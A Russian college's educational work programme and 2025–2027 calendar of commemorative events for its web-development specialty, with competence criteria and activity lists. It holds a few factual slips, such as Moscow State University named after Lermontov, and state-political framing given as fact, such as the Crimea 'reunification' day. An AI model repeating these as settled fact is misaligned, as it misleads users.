Социализация и общекультурное воспитание	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07
Социальная активность	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07
Гражданско-патриотическое и правовое воспитание	ОК 03, ОК 05, ОК 06
Физическое воспитание и здоровый образ жизни	ОК 08

2.1. Профессиональное воспитание

Цель: формирование у обучающихся личностных качеств, необходимых для эффективной профессиональной деятельности.

Задачи:

– развитие у обучающихся потребности к учебе, воспитание отношения к труду и профессионализму как высшим нравственным и жизненным ценностям;

– формирование умений и навыков использования полученных знаний в решении практических задач.

2.2. Социализация и общекультурное воспитание

Цель: создание условий для самоопределения и социализации обучающихся на основе социокультурных, духовно-нравственных ценностей и принятых в российском обществе правил и норм поведения в интересах человека, семьи, общества и государства, формирование у обучающихся уважения к старшему поколению.

Задачи:

– воспитание здоровой, счастливой, свободной личности, формирование способности ставить цели и строить жизненные планы;

– реализация обучающимися практик саморазвития и самовоспитания в соответствии с общечеловеческими ценностями и идеалами гражданского общества;

– формирование позитивных жизненных ориентиров и планов;

– формирование у обучающихся готовности и способности к образованию, в том числе самообразованию, на протяжении всей жизни; сознательное отношение к непрерывному образованию как условию успешной профессиональной и общественной деятельности;

– развитие способностей к сопереживанию и формированию позитивного отношения к людям, в том числе к лицам с ограниченными возможностями здоровья и инвалидам;

– формирование выраженной в поведении нравственной позиции, в том числе способности к сознательному выбору добра, нравственного сознания и поведения на основе усвоения общечеловеческих ценностей и нравственных чувств (чести, долга, справедливости, милосердия и дружелюбия);

– развитие компетенций сотрудничества со сверстниками, детьми младшего возраста, взрослыми в образовательной, общественно полезной, учебно-исследовательской, проектной и других видах деятельности;

– развитие культуры межнационального общения;

– развитие в молодежной среде ответственности, принципов коллективизма и социальной солидарности;

– формирование уважительного отношения к родителям и старшему поколению в целом, готовности понять их позицию, принять их заботу, готовности договариваться с родителями и членами семьи в решении вопросов ведения домашнего хозяйства, распределения семейных обязанностей;

– воспитание ответственного отношения к созданию и сохранению семьи на основе осознанного принятия ценностей семейной жизни;

– содействие в осознанной выработке собственной позиции по отношению к общественно-политическим событиям прошлого и настоящего на основе осознания и осмысления истории, духовных ценностей и достижений нашей страны;

– формирование толерантного сознания и поведения в поликультурном мире, готовности и способности вести диалог с другими людьми, достигать в нем взаимопонимания, находить общие цели и сотрудничать для их достижения.

2.3. Социальная активность

Цель: создание условий для удовлетворения потребностей обучающихся в интеллектуальном, культурном и нравственном развитии в сфере трудовых и социально-экономических отношений посредством профессионального самоопределения

Задачи:

– развитие общественной активности обучающихся, воспитание в них сознательного отношения к труду и народному достоянию;

– формирование у обучающихся потребности трудиться, добросовестно, ответственно и творчески относиться к разным видам трудовой деятельности;

– формирование исполнительских навыков и профессиональных компетенций;

– формирование осознания профессиональной идентичности (осознание своей принадлежности к определённой профессии и профессиональному сообществу);

– формирование чувства социально-профессиональной ответственности, усвоение профессионально-этических норм;

– осознанный выбор будущего профессионального развития и возможностей реализации собственных жизненных планов;

– формирование отношения к профессиональной деятельности как возможности участия в решении личных, общественных, государственных, общенациональных проблем.

– формирование у обучающихся готовности и способности к самостоятельной, творческой и ответственной деятельности;

– развитие у обучающихся экологической культуры, бережного отношения к родной земле, природным богатствам России и мира, понимание влияния социально-экономических процессов на состояние природной и социальной среды;

– воспитание чувства ответственности за состояние природных ресурсов, формирование умений и навыков разумного природопользования, нетерпимого отношения к действиям, приносящим вред экологии; приобретение опыта бережливого производства.

2.4. Гражданско-патриотическое и правовое воспитание

Цель: развитие личности обучающегося на основе формирования чувства патриотизма, гражданственности, уважения к памяти защитников Отечества и подвигам Героев Отечества, закону и правопорядку.

Задачи:

– формирование знаний обучающихся о символике России;

– воспитание у обучающихся готовности к выполнению гражданского долга и конституционных обязанностей по защите Родины;

– формирование у обучающихся патриотического сознания, чувства верности своему Отечеству;

– развитие у обучающихся уважения к памяти защитников Отечества и подвигам Героев Отечества, историческим символам и памятникам Отечества;

– формирование российской гражданской идентичности, гражданской позиции активного и ответственного члена российского общества, осознающего свои конституционные права и обязанности, уважающего закон и правопорядок, обладающего чувством собственного достоинства, осознанно принимающего традиционные национальные и общечеловеческие гуманистические и демократические ценности;

– развитие правовой и политической культуры обучающихся, расширение конструктивного участия в принятии решений, затрагивающих их права и интересы, в том числе в различных формах общественной самоорганизации, самоуправления, общественно значимой деятельности; развитие в молодежной среде ответственности, принципов коллективизма и социальной солидарности;

– формирование приверженности идеям интернационализма, дружбы, равенства, взаимопомощи народов; воспитание уважительного отношения к национальному достоинству людей, их чувствам, религиозным убеждениям;

– формирование установок личности, позволяющих противостоять идеологии экстремизма, национализма, ксенофобии, коррупции

2.5. Физическое воспитание и здоровый образ жизни

Цель: формирование у обучающихся здорового образа жизни в соответствии с индивидуальными особенностями и склонностями.

Задачи:

- развитие у обучающихся ответственного отношения к своему здоровью и потребности в здоровом образе жизни;

- формирование мотивации к физическому самосовершенствованию, занятиям спортивно-оздоровительной деятельностью;

- развитие культуры безопасной жизнедеятельности, профилактика наркотической и алкогольной зависимости, табакокурения и других вредных привычек;

- формирование бережного, ответственного и компетентного отношения к физическому и психологическому здоровью - как собственному, так и других людей, умение оказывать первую помощь, развитие культуры здорового питания;

- использование потенциала спортивной деятельности для профилактики ассоциального поведения.

3. ВИДЫ, ФОРМЫ И СОДЕРЖАНИЕ ВОСПИТАТЕЛЬНОЙ РАБОТЫ

3.1 Виды деятельности, формы и методы воспитательной работы, технологии взаимодействия

Виды деятельности – это виды индивидуальной или совместной с обучающимися деятельности педагогических работников, используемые ими в процессе воспитания: познавательная, общественная, ценностно-ориентационная, художественно-эстетическая и досуговая деятельность, спортивно-оздоровительная деятельность.

Реализация поставленных задач рабочей программы воспитания осуществляется через виды воспитательной деятельности:

а) познавательная деятельность направлена на развитие познавательных интересов, накопление знаний, формирование умственных способностей и пр., осуществляется в ходе учебных занятий через взаимодействие обучающегося с преподавателем, с другими обучающими, а также при самостоятельной работе.

Основные формы организации познавательной деятельности: учебные занятия (лекции, урок, практические занятия), практики.

б) общественная деятельность направлена на формирование социального опыта обучающегося, предполагает участие обучающихся в органах студенческого самоуправления, различных молодежных объединениях в образовательной организации и вне её.

Основные формы организации деятельности: работа органов студенческого самоуправления, волонтерское движение и др.

в) ценностно-ориентационная, художественно-эстетическая и досуговая деятельность направлена на формирование отношений к миру, убеждений, взглядов, усвоения нравственных и других норм жизни людей, а также на развитие художественного вкуса, интересов, культуры личности, содержательный организованный отдых.

Основные формы организации деятельности: занятия в клубах по интересам, проведение праздничных мероприятий, беседы, дискуссии, диспуты по социально-нравственной проблематике др.

г) спортивно-оздоровительная деятельность направлена на сохранение и укрепление здоровья обучающегося.

Основные формы организации деятельности: учебные занятия, спортивные игры, соревнования, походы и др.

3.2 Формы организации воспитательной работы

Основные формы организации воспитательной работы выделяются по количеству участников данного процесса:

а) массовые формы работы: на уровне города, на уровне образовательной организации, на уровне курса или специальности;

б) групповые формы работы: на уровне учебной группы или подгруппы;

в) индивидуальные формы работы: с одним обучающимся.

Все формы организации воспитательной работы в своем сочетании гарантируют, с одной стороны, оптимальный учет особенностей обучающегося и организацию деятельности в отношении каждого по свойственным ему способностям, а с другой – приобретение опыта адаптации обучающегося к социальным условиям совместной работы с людьми разных идеологий, национальностей, профессий, образа жизни, характера, нрава и т.д.

Воспитание в большей степени строится на взаимодействии обучающегося с его окружением, поэтому сочетание разных форм индивидуальной, групповой и массовой работы в воспитательных мероприятиях считается наиболее важной, значимой, чем в обучении.

3.3 Методы воспитательной работы

В воспитательной работе используются методы прямого и косвенного педагогического влияния на обучающихся.

Методы прямого педагогического влияния применяются в конкретных или искусственно создаваемых ситуациях, когда педагогический работник сразу может скорректировать поведение обучающегося, или его отношение к происходящему. Например, повторение по образцу, приучение, требование, конструктивная критика, соревнование, поощрение и др.

Наиболее стимулирующим мотивацию обучающихся методом педагогического влияния является поощрение – это одобрение, похвала, благодарность, предоставление почетных или особых прав, награждение.

Использование *метода соревнования* способствует формированию качеств конкурентоспособной личности, накопление опыта социально и профессионально-полезного поведения.

Методы косвенного педагогического влияния предполагают создание такой ситуации в организации деятельности, при которой у обучающегося формируется соответствующая установка на самосовершествование, на выработку определенной позиции в системе его отношений с обществом, преподавателями, другими обучающимися. Например, методы убеждения, стимулирования, внушения, выражения доверия, осуждения.

При проведении воспитательных мероприятий используется сочетание методов прямого и косвенного педагогического влияния.

3.4 Технологии взаимодействия субъектов воспитательного процесса

Субъектами воспитательного процесса выступают:

– педагогические и руководящие работники образовательной организации;

– обучающиеся, в том числе их объединения и органы самоуправления (Студенческий совет);

– родители (законные представители) несовершеннолетних обучающихся.

Применяемые технологии взаимодействия основываются на системном подходе к воспитанию, предусматривают создание доброжелательных отношений между всеми субъектами воспитательного процесса и являются основой для положительных личных и деловых отношений.

В ходе реализации рабочей программы осуществляется взаимодействие между всеми субъектами воспитательного процесса:




Рисунок 1 – Взаимодействие между всеми субъектами воспитательного процесса

Для реализации задач воспитания используются разные технологии взаимодействия, например: сохранение и преумножение традиций, коллективные дела и «соревновательность», взаимодействие между младшими и старшими и др.

В ходе применения технологий взаимодействия и сотрудничества между субъектами осуществляется взаимопознание, взаимопонимание, взаимоотношение, взаимные действия, взаимовлияние.

Ведущим в воспитательной работе является эмоциональный компонент взаимодействия, при котором значительные эмоционально-энергетические затраты на взаимодействие субъектов должны всегда оставаться позитивными.

4. ОЦЕНКА ОСВОЕНИЯ ОБУЧАЮЩИМИСЯ РЕЗУЛЬТАТОВ ВОСПИТАНИЯ

Оценка качества подготовки обучающихся и выпускников осуществляется в двух основных направлениях:

- оценка уровня освоения дисциплин;
- оценка компетенций обучающихся.

Данная оценка проводится в рамках текущего контроля и промежуточной аттестации преподавателями.

Таблица 4 – Критерии оценки компетентности обучающихся

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику

	- ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

5. ТРЕБОВАНИЯ К РЕСУРСНОМУ ОБЕСПЕЧЕНИЮ ВОСПИТАТЕЛЬНОЙ РАБОТЫ

Ресурсное обеспечение воспитательной работы направлено на создание условий для осуществления воспитательной деятельности обучающихся в процессе реализации ОП СПО по специальности *09.02.09 Веб-разработка*.

5.1. Нормативно-правовое обеспечение воспитательной работы

Рабочая программа воспитания разрабатывается в соответствии с нормативно-правовыми документами федеральных органов исполнительной власти в сфере образования, требованиями ФГОС СПО, с учетом сложившегося опыта воспитательной деятельности и имеющимися ресурсами в профессиональной образовательной организации.

5.2. Кадровое обеспечение воспитательной работы

Рабочая программа воспитания укомплектована квалифицированными специалистами. Управление воспитательной работой обеспечивается кадровым составом, включающим директора, который несёт ответственность за организацию воспитательной работы в профессиональной образовательной организации, зам. директора, непосредственно курирующего данное направление, кураторов, преподавателей. Функционал работников регламентируется требованиями профессиональных стандартов и должностными инструкциями.

5.3. Материально-техническое обеспечение воспитательной работы

Содержание материально-технического обеспечения воспитательной работы соответствует требованиям к материально-техническому обеспечению ОП СПО по специальности *09.02.09 Веб-разработка* и включает технические средства обучения и воспитания, соответствующие поставленной воспитывающей цели, задачам, видам, формам, методам, средствам и содержанию воспитательной деятельности.

Материально-техническое обеспечение учитывает специфику реализации ФГОС СПО и следует установленным государственным санитарно-эпидемиологическим правилам и гигиеническим нормативам.

5.4. Информационное обеспечение воспитательной работы

Информационное обеспечение воспитательной работы имеет в своей инфраструктуре объекты, обеспеченные средствами связи, компьютерной и мультимедийной техникой, Интернет-ресурсами и специализированным оборудованием.

Информационное обеспечение воспитательной работы направлено на:

– информирование о возможностях для участия обучающихся в социально значимой деятельности;

– информационную и методическую поддержку воспитательной работы;

– планирование воспитательной работы и её ресурсного обеспечения;

– мониторинг воспитательной работы;

– дистанционное взаимодействие всех участников (обучающихся, педагогических работников, органов управления в сфере образования, общественности);

– дистанционное взаимодействие с другими организациями социальной сферы.

Информационное обеспечение воспитательной работы включает: комплекс информационных ресурсов, в том числе цифровых, совокупность технологических и аппаратных средств (компьютеры, принтеры, сканеры и др.).

Интернет-ресурсы

https://rsv.ru/ - Россия – страна возможностей;

https://bolshayaperemena.online/ - Большая перемена;

https://лидерыроссии.рф/ - Лидеры России;

https://onf.ru - Мы Вместе (волонтерство);

http://www.edu.ru - Образовательный федеральный портал "Российское образование"

http://en.edu.ru - Естественнонаучный образовательный портал

http://www.ict.edu.ru - специализированный портал "Информационно-коммуникационные технологии в образовании"

http://www.valeo.edu.ru - Специализированный портал "Здоровье и образование"

www.gramota.ru - Справочно-информационный портал "Грамота. ru”

http://www. - Образовательный портал "УЧЕБА”

http://www.alledu.ru - "Всё образование в интернет". Образовательный информационный портал. (Каталог ссылок, новости, детская общественная приёмная, информация о лидерах образования, анонсы, объявления о работе)

http://www.distance-learning.ru - Информационный портал "Дистанционное образование"

http://college.ru - первый в России образовательный Internet-портал, включающий обучение школьников (математика, физика, астрономия, химия, биология и другие предметы) и курсы для профессионального образования

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

КАЛЕНДАРНЫЙ ПЛАН ВОСПИТАТЕЛЬНОЙ РАБОТЫ

по специальности 09.02.09 Веб-разработка
на период с 2025 по 2027 гг.

Якутск, 2025

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

Календарный план воспитательной работы составлен на весь период обучения с 2025 по 2027 гг по месяцам на основании Календаря знаменательных дат и с учетом специфики образовательной программы среднего профессионального образования по специальности *09.02.09 Веб-разработка*.

Каждое мероприятие относится к одному или несколько модулей на основании рабочей программы воспитания и направлено на формирование общих компетенций обучающихся.

ОСНОВНЫЕ ЗНАМЕНАТЕЛЬНЫЕ СОБЫТИЯ

В соответствии с указами Президента Российской Федерации объявлены:

2025 – Год защитника Отечества

2025 – 270-лете Московского государственного университета имени М.Ю. Лермонтова

2017-2027 – Десятилетие детства в Российской Федерации

2022–2031 – Десятилетие науки и технологий в Российской Федерации

Календарный план воспитательной работы является основой для разработки календарного плана воспитательной работы на каждый учебный год в период реализации ОП СПО по *специальности 09.02.09 Веб-разработка*. В соответствии Календарем образовательных событий, приуроченных к государственным и национальным праздникам Российской Федерации, памятным датам и событиям российской истории и культуры, который утверждается Приказом Минпросвещения России на каждый учебный год, АНО СПО «Цифровой колледж «Синергия» корректирует план воспитательной работы.

Дата	Содержание и формы деятельности	Участники	Место проведения	Ответственные	Код ОК	Наименование направления воспитательной работы
СЕНТЯБРЬ						
1	День знаний	Курс, группа	Актовый зал	Зам.директора	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
1	Всероссийский открытый урок «БЖД» (урок подготовки детей к действиям в условиях различного рода ЧС	Курс, группа	Урок БЖД	Преподаватель БЖД	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
2	День окончания Второй мировой войны	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
3	День солидарности в борьбе с терроризмом	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
7	210 лет со дня Бородинского сражения	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
8	Международный день распространения грамотности	Курс, группа	Диктант	Зам.директора	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
	Посвящение в студенты	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
9	**День тестировщика**	Группа	Чат	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание

					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
21	День победы русских полков во главе с Великим князем Дмитрием Донским (Куликовская битва, 1380 год). День зарождения российской государственности (862 год)	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
21	Международный день мира	Курс, группа	Классный час	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
23	Международный день жестовых языков	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
25-29	Неделя безопасности дорожного движения	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор/ Преподаватель БЖД	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
27	Всемирный день туризма	Курс, группа	Урок БЖД	Преподаватель БЖД	ОК 08	Физическое воспитание и здоровый образ жизни
ОКТЯБРЬ						
1	День пожилых людей	Группа	Акция	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
2	День профессионального образования	Курс, группа	Внеклассное мероприятие	Зам.директора / педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04,	Социализация и

					ОК 05, ОК 06, ОК 07	общекультурное воспитание
4	Всероссийский открытый урок БЖД (приуроченный ко Дню гражданской обороны РФ)	Курс, группа	Урок БЖД	Преподаватель БЖД	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
5	День Учителя	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
15	Всемирный день математики	Курс, группа	Контрольная работа	Преподаватель математики	ОК 01 - ОК 07	Социальная активность
16	День отца в России	Курс, группа	Классный час	Куратор/ педагог-организатор		
30	День памяти жертв политических репрессий	Курс, группа	Урок истории/ Внеклассное мероприятие	Преподаватель истории/ педагог-организатор / куратор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
31	**Международный день экономии (International Saving Day), или Всемирный день сбережений**	Курс, группа	Классный час	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
НОЯБРЬ						
4	День народного единства	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
13	Всемирный день доброты	Группа	Акция	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
16	Международный день толерантности	Курс, группа	Акция	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание

20	Всемирный день ребёнка. (Отмечается по решению ООН с 1954 года. Это день принятия в 1989 году Конвенции о правах ребёнка)	Курс, группа	Классный час	Куратор	ОК 01 - ОК 07	Социальная активность
21	Всемирный день приветствий. (Придумали этот праздник два брата – Майкл и Брайан Маккормак в 1973 году)	Курс, группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
27	День матери в России	Курс, группа	Классный час	Куратор	ОК 01 - ОК 07	Социальная активность
30	День Государственного герба Российской Федерации	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
30	Всемирный день домашних животных	Группа	Урок биологии	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
ДЕКАБРЬ						
1	День борьбы со СПИДом	Курс, группа	Чат	Куратор/ педагог-организатор	ОК 08	Физическое воспитание и здоровый образ жизни
3	День Неизвестного солдата	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
9	День Героев Отечества	Курс, группа	Урок истории	Преподаватель истории	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
10	Единый урок «Права человека»	Курс, группа	Урок ПОПД	Преподаватель	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
12	День Конституции Российской Федерации	Курс, группа	Урок ПОПД	Преподаватель	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое

						воспитание
25	День принятия Федеральных конституционных законов о Государственных символах Российской Федерации	Курс, группа	Урок ПОПД	Преподаватель	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
	«Новый год к нам мчится!»	Курс, группа	Актовый зал	Педагог-организатор	ОК 01 - ОК 07	Социальная активность
ЯНВАРЬ						
11	Международный день «СПАСИБО»	Курс, группа	Чат	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
21	Международный день объятий	Курс, группа		Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
25	«Татьянин день» (День российского студенчества)	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
					ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
27	День снятия блокады Ленинграда	Курс, группа	Урок истории/ Внеклассное мероприятие	Преподаватель истории/ куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
27	День освобождения Красной армией крупнейшего "лагеря смерти" Аушвиц-Биркенау (Освенцима) - День памяти жертв Холокоста	Курс, группа	Урок истории/ Внеклассное мероприятие	Преподаватель истории/ куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
ФЕВРАЛЬ						
2	День воинской славы России (Сталинградская битва, 1943)	Курс, группа	Урок истории/	Преподаватель истории/ куратор/	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое

			Внеклассное мероприятие	педагог-организатор		воспитание
8	День русской науки	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
14	**День компьютерщика**	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
Второй вторник	**Всемирный день безопасного Интернета**	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
21	Международный день родного языка	Курс, группа	Урок русского языка	Преподаватель русского языка	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
23	День защитников Отечества	Курс, группа	Внеклассное мероприятие	Преподаватель БЖД	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
29	День бережливого производства	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 05, ОК 07 - ОК 09	Профессиональное воспитание
	Масленица: игры и гулянья	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
МАРТ						
1	Всероссийский открытый урок «БЖД» (приуроченный к празднованию Всемирного дня гражданской обороны)	Курс, группа	Урок	Преподаватель БЖД	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
1	**День хостинг-провайдера**	Курс,	Внеклассное	Куратор/ педагог-	ОК 01 - ОК 05,	Профессиональное

		группа	мероприятие	организатор	ОК 07 - ОК 09	воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
3	Всемирный день дикой природы. Предоставляет возможность обратить внимание на многообразие и красоту проявлений дикой фауны и флоры, а также помогает повысить информированность о получаемой человеком пользе от занятий природоохранной деятельностью	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 07	Социальная активность
8	Международный женский день	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 07	Социальная активность
14-20	Неделя математики	Курс, группа	Внеклассные мероприятия	Преподаватель математики		
18	День воссоединения Крыма с Россией	Курс, группа	Акция	Преподаватель истории/ педагог-организатор	ОК 03, ОК 05, ОК 06	Гражданско-патриотическое и правовое воспитание
					ОК 03, ОК 04, ОК 05, ОК 06, ОК 07	Социализация и общекультурное воспитание
20	День Земли (Приурочен к Дню весеннего равноденствия)	Курс, группа	Внеклассное мероприятие	Куратор/ педагог-организатор	ОК 01 - ОК 07	Социальная активность
